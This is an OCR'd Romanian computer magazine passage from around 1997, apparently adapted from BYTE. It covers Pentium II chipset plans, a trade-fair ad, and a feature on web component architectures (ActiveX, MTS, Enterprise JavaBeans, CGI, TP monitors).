Lansarea variantei Deschutes a procesorului Pentium II, cu magistrală sistem la 100 MHz, este programată pentru al doilea sfert al anului 1998. Aceste procesoare la 350 sau 400 MHz ar trebui să fie susţinute de familia de chip-uri i440BX şi ar trebui să ofere suficient suport pentru magistrala SDRAM la 100 MHz, o lăţime de bandă 800 MBps pentru memoria principală şi capabilităţi ca Firewire şi Device Bay. Această generaţie de chip-uri ar trebui să fie urmată de circuitele i450NX destinate serverelor, care vor implementa o versiune de Pentium II în socluri de tipul 2 la 100 MHz, capabile de transferuri cache la frecvenţa UC-ului.

Dezvoltări viitoare

Plăcile de bază vor continua să diferenţieze sistemele aproape la fel de mult ca şi UC-urile din soclurile acestora. Intel va continua să domine această piaţă, dacă nu cumva Digital câştigă procesul pe marginea violării patentului şi producţia procesoarelor Pentium va fi afectată (de asemenea, dezvoltările procesoarelor P7 şi Merced ar putea fi afectate). Dar, este posibil ca tot mai multe companii americane şi taiwaneze să spijine noua generaţie de chip-uri AMD şi Cyrix.

Configuraţia duală 21264 Alpha descrisă în caseta „Apar noi plăci RISC" este o placă de bază promotoare a ceea ce s-ar putea întâmpla în următorii 2 ani pe piaţa PC-urilor de vârf: magistrale sistem multiple foarte rapide, independente pentru fiecare procesor, frecvenţe externe de ceas foarte ridicate şi magistrale I/O rapide cu operare paralelă, toate integrate într-un design standard. Intel a programat pentru începutul anului 1999 lansarea unor astfel de configuraţii. Exponenţii acestei noi generaţii vor fi sistemele P68 Willamette (o nouă serie de Pentium Pro) sau, spre sfârşitul lui 1999, configuraţiile Merced. Cu aceste puncte de plecare, variaţiunile pe aceeaşi temă sunt foarte multe.■

Neboja Novakovic este un scriitor independent stabilit în Singapore. Puteţi să-l contactaţi prin e-mail la **nova@po.pacific.net.sg.5.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

ifabo
BUCHAREST

Târg Internațional Specializat pentru
Tehnică de calcul, Software, Electronică,
Telecomunicații și Birotică

Palatul Parlamentului,
Centrul Internațional de Conferințe

16 - 20 septembrie 1997
ediția a IV-a

ORGANIZATOR:

EXPORT
CONSULT
VIENA-BUCUREªTI

Reprezentant oficial
în România a:

MESSE
WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Componente Web

Componentele şi Web sunt o pereche hărăzită din raiul proiectanţilor.

De Dick Pountain şi John Montgomery

Un bucătar poate petrece zile pregătind un cordon bleu. Totul, începând cu selectarea vegetalelor la prepararea sosului, necesită concentrare absolută. Rezultatul este unic. Dacă acelaşi bucătar ar înlocui sosul cu unul gata făcut şi ar primi vegetalele comandate vrac, ar putea reduce orele necesare. Dar preparatul n-ar mai fi unic.

Proiectanţii, în general, nu sunt bucătari. Ei doresc preparate McDonald. Ei vor să-şi termine aplicaţiile. Acum. Dacă pot să-şi termine lucrarea prin legarea unor componente existente, vor face acest lucru. Componentele pentru realizarea de interfeţe există de câtva timp. Totuşi, orice proiectant care lucrează la o aplicaţie pe trei nivele vă poate spune că există puţine componente pentru nivelul din mijloc.


Acest lucru se schimbă, datorită tehnologiilor Web. „Web este un accelerator imens pentru modelul pe trei nivele“, afirmă Greg Hope, manager pentru grupa de produse COM (Component Object Model), de la Microsoft. Componentele client economisesc timpul proiectantului, prin încurajarea refolosirii. Legaţi ceva controale ActiveX în Delphi sau Visual Basic şi aveţi aplicaţia gata. Pe server, puteţi face mai mult. Dacă vă construiţi logica treimii din mijloc a afacerii din componente mici, care se scriu uşor, atunci trebuie doar să înlocuiţi părţi, în cazul când acestea nu mai corespund. „Puteţi să înscenaţi totul în treimea din mijloc şi distribuirea devine instantanee“, spune John Dawes, manager pentru grupa de produse Netscape Enterprise Server. Şi nu numai atât. Dacă aplicaţia este descompusă în părţi clare, devine mai uşoară şi echilibrarea încărcării la mai multe severe.

Microsoft denumeşte această tehnologie, Web Computing. Netscape o numeşte (puţin mai supărător) Crossware. Şi sună bine pe hârtie. Dar o mulţime de interfeţe incompatibile şi standarde netestate stau în faţa proiectanţilor pentru treimea de mijloc. Disputele însoţesc orice apariţie, de la modelele de componente pentru reţea - ActiveX, Java Beans, COM, CORBA (Common Object Request Broker Architecture), IIOP, invocarea de metode de la distanţă (RMI) - la sistemele de tranzacţii - CICS (Customer Information Control System), Tuxedo, Microsoft Transaction Server.

Unde este grila de interpretare care dă sens tuturor combinaţiilor de servere Web, modele de componente şi platforme

Web cu componente

Într-un mediu clasic, din trei treimi, clientul se conectează la un server de aplicaţii, care, la rândul lui, extrage datele din baza de date.



① Clientul execută softul beneficiarului, construit din componente şi o unealtă soft ca Visual Basic.


② Serverul de aplicaţii execută de asemenea soft beneficiar construit de la zero (fără componente).

③ Serverul de aplicaţii aduce datele din baza de date şi le returnează.

Informatica pe Web este o variantă foarte flexibilă a modelului din trei treimi.

Într-o aplicaţie Web, clientul discută cu serverul Web care poate trata el cererea sau activa o legătură la un server de aplicaţii sau monitoare TP, pentru a extrage datele din baza de date.

Aceste aplicaţii, care se execută în treimea de mijloc, sunt, probabil, componente, uneori numite servleturi, care reprezintă fragmente distincte ale logicii afacerii.



① Clientul execută un browser Web care poate sau nu asigură suport Java.

④ Treimea de mijloc poate reintoarce datele ca simplu HTML sau poate stabili conectare directă înapoi la o componentă ce se execută la client (de ex. un aplet Java) folosind protocoale ca IIOP, RMI sau DCOM.

Serverul Web, monitorul TP şi serverul de aplicaţii se pot afla pe acelaşio echipament.

② Clientul apelează o pagină de pe serverul Web.

③a Folosind conectivitate integrată la baza de date, serverul Web poate face apel direct la baza de date prin limbaj script (ca JavaScript sau VBScript).

③b Altfel, serverul Web poate executa un servlet Java, un control ActiveX sau un script de partea server, pentru a accesa baza de date.

③c Pentru performanţe mai bune, echilibrarea încărcării şi fiabilitate, serverul Web poate executa această aplicaţie server în cadrul unui monitor de tranzacţii.

Prin protocoale ca DCOM şi IIOP, serverul Web poate apela alte servcii de reţea ca cele de poştă şi directori .

de programare? Ea nu există. De fapt, nu poate exista încă, ecuaţiile sunt încă prea complicate şi datele prea puţine. Totuşi, o anumită analiză a tehnologiilor implicate vă poate ajuta să luaţi decizii, privind modul în care ar trebui să implementaţi componentele pe servere (componentware).

Trei treimi pentru Web


Modelul de lucru clasic din două părţi, client/server, aduce lucrul de la serverele întreprinderii, prin separarea prezentării şi calculelor de date. Programarea în două părţi a dat naştere la unelte RAD (Rapid Application Developement), ca Power Builder şi modele de componente, cum este VBX, controlul configurabil Visual Basic, de la Microsoft, ambele ducând la o dezvoltare mai uşoară a interfeţelor utilizator (UI). Pe scurt, dezvoltările în modelul din două părţi au făcut din componente o realitate.

Totuşi, acest tip de arhitecturi aveau probleme, când era vorba de actualizarea unei aplicaţii sau distribuirea încărcării. Apar aici arhitecturile din trei părţi, care separă prezentarea de logica afacerii şi de date. Proiectanţii puteau utiliza în continuare componente, dar componentele disponibile erau în mare parte destinate dezvoltărilor de UI. Proiectanţii treimii din mijloc erau uitaţi.

Web începe să schimbe această situaţie. Conceput iniţial ca sistem în două părţi, cererea de conţinut dinamic a dus la transformarea într-un sistem din trei părţi (three-tier). Nivelul de mijloc de la Web a constat iniţial din aplicaţii CGI (Common Gateway Interface). CGI vă permitea să extindeţi serverul Web ca să acceseze aproape orice funcţie de nivel SO, folosind medii de dezvoltare simple, ca shell script, sau complexe, ca C++. De asemenea, din cauză că CGI este portabil, aplicaţiile pe care le-aţi scris pentru un server Apache pot rula de obicei pe servere Microsoft sau Netscape neschimbate, sau cu schimbări minore. Programele CGI au fost primele elemente de componente pentru Web.

După ce proiectanţii şi-au dat seama de posibilităţile oferite de CGI, au început să apară aplicaţii uluitoare. Baza de date Illustra, de exemplu, avea o interfaţă CGI (driverul Web) care permitea proiectanţilor să scrie pagini Web care puteau oferi acces la baze de date SQL. Dacă puteau scrie SQL şi HTML, puteau să scrie aplicaţii client/server.

De ce era bun acest lucru? Existau trei motive. Primul, clientul care era un browser Web era virtual universal. Al doilea, distribuirea aplicaţiei era atât de simplă ca şi selectarea unui hyperlink. În fine, codul era administrabil în mod centralizat. Web a adus rezolvarea a trei dintre problemele majore cu care se confrunta modelul client/server, printr-o singură mişcare. Nu mai trebuie să spunem că toţi furnizorii de baze de date au urmat această mişcare.


Lumea ActiveX
Client activ (de ex. Internet Explorer)
HTML
Script
Componente
Servicii
Protocoale standard: HTTP, TCP/IP, IPX/SPX
Active Desktop
Active Server
Server activ (de ex. IIS, MTS)
HTML
Script
Componente
Servicii sistem
Management
Directori activi
Servicii componente
Securitate
Reţea
Stocare
Protocoale standard: HTTP, TCP/IP, IPX/SPX
Intranet, Internet, extranet

Arhitecturile paralele Active Platform permit mobilitate ridicată a componentelor de la client la server.

ActiveX

SO cu suport
Windows

Servere HTTP cu suport
Microsoft IIS

Limbaje de programare
C, C++, Visual Basic, Java

Model de componente
COM

Model componente reţea
COM
(formerly DCOM)

Totuşi, nu era totul perfect. De exemplu, invocarea aplicaţiilor CGI poate dura mult. Pentru rezolvare şi oferirea de acces pentru proiectanţi la funcţii interne server, Netscape şi Microsoft au realizat interfeţe API specifice. Netscape Server API (NSAPI) şi Internet Services API (ISAPI) au făcut posibilă o îmbunătăţire semnificativă a performanţelor. Au permis, de asemenea, şi mai multe feluri de componente Web.

ActiveX

În paralel cu lumea clienţilor, care a văzut prima dată componente sub formă de VBX şi OCX (OLE Control), componentele server au apărut sub două forme principale: ca module Netscape Server şi ca module Apache. Aceste sisteme de componente lucrează adecvat, dar sunt restrânse la serverele Web specifice. Astfel, ele nu beneficiază de resursele mari de talent ale grupului mare de proiectanţi de componente. Pentru rezolvarea situaţiei, trecem în lumea actuală (ActiveX) şi viitoare (JavaBeans) a componentelor pentru server. Aceste modele nu sunt destinate doar unor servere specifice şi, de fapt, nici nu sunt numai pentru servere, ci sunt metode răspândite de a împacheta soft sub formă de componente.

Într-o lume completă ActiveX, clienţii execută Active Desktop (parte integrată în Windows NT 5.0 şi cele viitoare), unde controale înglobate ActiveX oferă interfaţă UI la serviciile aflate la distanţă. Aceste componente trimit cereri sau prin HTTP sau prin COM şi ADC (Advanced Data Connector), oferit de Microsoft la un server de aplicaţii din treimea de mijloc. Aici, ASP-urile (Active Server Pages) pot utiliza script-uri de partea server în Visual Basic, pentru a interoga baza de date SQL prin ADO (ActiveX Data Objects). ADO-urile generează pagini HTML dinamice, pentru a reîntoarce rezultatele interogării la client și a apela componente ActiveX de partea server care se execută sub MTS (Microsoft Transaction Server) și care fac diferite procesări pentru aplicații (Vedeți și figura: „Lumea ActiveX“). Remarcați că partea client și partea server sunt complet separabile.


Partea cheie a tehnologiei este MTS, care va fi integrat în IIS 4.0 (Internet Information Server), de la Microsoft. MTS oferă un mediu pentru execuția aplicațiilor distribuite, mediu construit din componente ActiveX, care comunică între ele prin protocoale COM. Puteți scrie o componentă sub forma unui DLL ActiveX monoutilizator și s-o instalați simplu în MTS, care o va executa ca aplicație multiuser cu securitate.

MTS face toată administrarea pentru partajare, procese și fire. El întreține o rezervă (pool) de fire, sesiuni de rețea și conectări la baze de date, făcând reciclarea automată a resurselor care nu mai sunt utilizate. Toate componentele, care formează o aplicație, pot să utilizeze partajat aceste rezerve de resurse. Ca urmare, utilizarea lui MTS poate îmbunătăți performanțele în comparație cu execuția independentă, atât în ceea ce privește timpul, cât și utilizarea memoriei (Vedeți și caseta :„Tranzacțiile eficiente la Microsoft“).

IIS este complex. Administrează singur o rezervă de fire și un cache de fișiere pentru a ajuta mai multe servicii: serverul Web, serverul de știri și serverul FTP. Poate coopera și cu rezervele de conectări ODBC 3.0.

JavaBeans

SO cu suport
Virtual toate
Servere HTTP cu suport
Java Web Server de la JavaSoft; altele în curs
Limbaje de programare
Java
Model de componente
JavaBeans
Model componente rețea
CORBA IIOP sau Java RMI


Arhitectura Java Enterprise
Clienți
Browser Web compatibil Java
HTTP
RMI sau IIOP
Java Web Server
Componente de aplicații de afaceri
Enterprise JavaBeans
Server
Executiv Enterprise Java Beans
Monitor de tranzacții
JDBC
JNDI
JTS
JIDL
JMS
JMAPI
JDBC-API Java pentru conectare la baza de date
JMS-API pentru Java Management
JNDI-API pentru interfețe de nume și directori Java
JMAPI-API pentru Java Message Services
JTS-API pentru serviciul de tranzacții Java
IIOP-Internet Interoperable ORB Protocol
JIDL-API pentru Java IDL
RMI-invocare de metode la distanță

JavaBeans pentru întreprindere lucrează cu tranzacții și utilizează un grad ridicat de abstractizare față de API de bază.

Întreprindere cu JavaBeans

Arhitectura Enterprise JavaBean arată similar, cu toate că are trei diferențe notabile. Prima este că, spre deosebire de Microsoft, JavaSoft nu oferă un mediu complet de server de tranzacții (se bazează pe nume mari ca IBM și BEA). A doua diferență este că JavaSoft păstrează o arhitectură independentă de SO și se bazează pe natura multiplatformă a mașinii virtuale Java (JVM). A treia este că nu există încă.

Java a pornit ca limbaj independent de platformă, destinat realizării de apleturi client care se execută în browser. Versiunea JDK 1.1 (Java Development Kit) adaugă facilități esențiale, ca serializarea obiectelor și acces la baze de date. Și puteți obține și un API de servlet, pentru a-l face adecvat scrierii de programe de partea serverului (servlet). Desigur, JavaSoft are și un model de componente numit JavaBeans. Puse laolaltă obțineți ceea ce a anunțat JavaSoft în aprilie: platforma Java pentru întreprindere.

Platforma Java pentru întreprindere constă dintr-o suită de API-uri ca JDBC (conectare de bază de date), JNDI (servicii de directori) și JTS (servicii de tranzacții). Esențiale pentru platforma Java pentru întreprindere sunt Enterprise JavaBeans. „Enterprise JavaBeans este o extensie a modelului JavaBeans, destinată treimii de mijloc“, spune Sharada Achanta, manager pentru linia de produse Java Enterprise Platform, de la Java Soft. Enterprise JavaBeans preia modelul mic JavaBean și îl extinde cu securitate pentru mai mulți utilizatori și administrare de resurse, în mod similar cu modelul ActiveX. (Pentru a oferi facilități Web pentru Enterprise JavaBeans este nevoie de un server Web care știe Java. Vedeți caseta: „Server Web Java“).

Arhitectura promovată plasează componentele Enterprise JavaBeans deasupra modulului Enterprise JavaBeans Executive, numit și BeanStalk (vedeți și figura „Arhitectura Java Enterprise“). Executivul oferă, la rândul lui, acces la API-uri pentru JavaBeans (de ex. JDBC și JNDI), la obiecte la distanță (de ex. prin IIOP sau Java RMI) și la servicii de tranzacții. O parte atractivă la arhitectura Enterprise JavaBeans, după părerea lui Achanta, este că „proiectantul nu trebuie să cunoască nimic despre IDL (Java Interface Definition Language), JTS, fire multiple sau securitate. Modulul run-time Executive oferă o abstractizare pentru API-uri și apeluri de obiecte la distanță“.

Enterprise JavaBeans are nevoie de un mediu care recunoaște tranzacțiile, cum ar fi un server de procesare tranzacții (TP) sau un motor de baze de date. Până acum, firme ca Sybase, BEA, IBM, Oracle și Tandem au anunţat cel puţin suport pentru Enterprise JavaBeans, dacă nu au realizat deja extensiile necesare la produsele proprii.

Modelul Java de informatică distribuită se conturează. API pentru JavaBeans oferă un format pentru realizarea de componente Java refolosibile şi independente de platformă (şi pot conlucra în reţea şi cu componente conforme cu alt standard, ca ActiveX sau OpenDoc în curs de formare). Interfeţele Java RMI şi Java Serialization permit ca astfel de componente să migreze liber în reţea, fără grija platformei hardware la destinaţie, şi apoi să se controleze reciproc, de la distanţă. Folosind apeluri RMI, un aplet care se execută la clientul dumneavoastră poate controla un servlet mai direct şi mai eficient decât dacă s-ar folosi HTML. Enterprise JavaBeans oferă un nivel înalt de abstractizare şi facilităţi adecvate execuţiei în medii multiuser.

În prezent, Enterprise JavaBeans are o specificaţie şi anumite secvenţe prototip de cod la JavaSoft, spune Achanta. Suportul pare totuşi puternic şi specificaţia avansează rapid (trebuie să fie disponibilă în acest trimestru). Dacă toate merg bine, Enterprise JavaBeans poate fi o soluţie bună pentru componente de partea server, mai ales în medii eterogene.

Mai există şi alte iniţiative pentru componente, de la firme ca OMG (open Management Group) şi IBM (vedeţi caseta „IBM preia obiecte"). După anumite surse însă, ambele firme înclină spre adoptarea modelului JavaBeans. Şi Netscape sprijină JavaBeans, transformând lupta în confruntare Microsoft contra tuturor.

Rezolvaţi cu tranzacţii

Lăsând la o parte subiectul modelelor de componente, dacă ne apropiem de acest model de informatică distribuită, bazată pe servicii, devine imposibilă ignorarea unor subiecte ca robusteţe, fiabilitate şi calitatea serviciului. Având acces uşor atât la servicii locale, cât şi servicii la distanţă, înseamnă că mai multe activităţi vor presupune acces la resurse multiple răspândite geografic.

Fiabilitatea legăturilor la asemenea aplicaţii cuprinde tot spectrul, de la foarte fiabilă (discul local), trecând prin performanţe inegale (propriul LAN, în funcţie de încărcare), la legături intermitente, lente şi nefiabile (conexiuni Internet). Orice încercare de automatizare a unei astfel de aplicaţii trebuie să ţină seama de posibilitatea că una sau mai multe conexiuni se pot întrerupe şi, dacă nu se abordează problema, pot să apară programe incomplet executate şi date inconsistente.

Lumea sistemelor mainframe a învăţat cum să trateze problemele prin desfăşurarea de monitoare TP. Un monitor TP administrează toate procesele implicate în rezolvarea unei lucrări şi transformă lucrarea în tranzacţii atomice (tranzacţii care trebuie să se execute cu succes sau de loc). În caz de eroare, în orice parte, monitorul TP va anula toate schimbările parţiale efectuate şi apoi va relua întreaga tranzacţie de la început. Exemplul tipic de task care necesită tranzacţii atomice este transferul de bani între două conturi la bănci. O eroare, după debitarea primului cont, dar înainte ca cel de al doilea să fie creditat, ar duce la pierderea banilor clientului. După o asemenea eroare, tranzacţia trebuie reluată prin roll-back, pentru a anula debitarea anterioară, înainte de a face o nouă încercare.

Un server Java pentru Web

Pentru acces Web la Enterprise Java Beans, veţi avea nevoie de un server cu facilităţi JavaBeans. Cel mai simplu mod de a obţine acest server este să folosiţi Java Web Server, de la JavaSoft (numit anterior Jeeves), în prezent, în versiune alfa şi descărcabilă gratuit de pe Web. Observaţi că acum servleturile care se execută pe Java Web Server nu sunt încă JavaBeans sau Enterprise JavaBeans şi utilizează un alt API.

Java Web Server este scris complet în Java. El asigură suport pentru toate funcţiile obişnuite Web server, cum este securitatea SSL (secure Sockets Layer) şi CGI (Common Gateway Interface). Dar există o diferenţă: servleturile Java. Aceste mici componente Java pot face orice lucru realizabil cu script CGI, lucrînd adesea cu apeluri mai puţine şi resurse reduse. Şi, cu toate că Java este interpretat, viteza de execuţie nu este problematică pentru multe activităţi de partea serverului. De exemplu, John Udell, de la BYTE, a constatat că scrierea din nou a unor scripturi Perl, pentru situl BYTE, sub formă de servlet, a îmbunătăţit viteza de execuţie. Perl lucrează tot interpretat. (La fel lucrează şi ISAPI (Internet Service API) Perl, care reduce de asemenea numărul de apeluri). Compilatoarele Java native, ca cel de la Asimetrix, promit să elimine total problemele de performanţă.

Este improbabil că doriţi să renunţaţi la întregul server pe care îl aveţi pentru a obţine facilităţile de servlet de la Java Web Server. Nici nu trebuie să faceţi aşa ceva. Datorită unor URL-uri universale middleware (intermediare), puteţi face o simplă referinţă de la IIS (Internet Information Server) sau paginile găzduite pe servere Apache, la funcţii servlet executate sub controlul JavaWeb Server.

Este corect. JavaSoft are şi pachete care vor asigura suport pe alte servere răspândite, ca Apache, Netscape şi IIS. WebSite 2.0 de la O'Reilly, în curs de apariţie, va găzdui servleturi. Şi Netscape Enterprise Server 3.0 oferă propriile concepţii de servleturi.

Monitoarele TP de pe mainframe, ca CICS, Tuxedo şi Encina, sunt părţi de software deosebit de complex, de fapt nişte SO distribuite. Ele au evoluat în cadrul unui model cu câteva servere uriaşe, care deservesc mii de clienţi, şi ele pot administra sistemul de mesaje, echilibrarea sarcinii, refacerea după erori hardware şi repornirea, ca parte a menţinerii integrităţii operaţiilor cu date.

Un monitor TP lucrează, de obicei, împreună cu un soft pentru cozi de mesaje, care asigură că informaţiile schimbate între aplicaţii nu se pierd niciodată din cauza erorilor de comunicaţie. Administratorii de cozi de mesaje (de ex. MQSeries de la IBM) definesc de obicei diferite nivele de protocoale sigure pentru mesajele dintre aplicaţii (de ex. sincron, asincron, stochează şi transmite), care pot lucra pe diferite tipuri de SO şi legături de comunicaţie, inclusiv cele radio. O aplicaţie trimite un mesaj la alta prin punerea mesajului într-o coadă. Administratorul cozii garantează transmiterea mesajului, doar o singură dată, astfel că dacă apar erori la conexiuni, orice mesaj din coadă va fi trimis doar după ce conexiunea s-a refăcut.

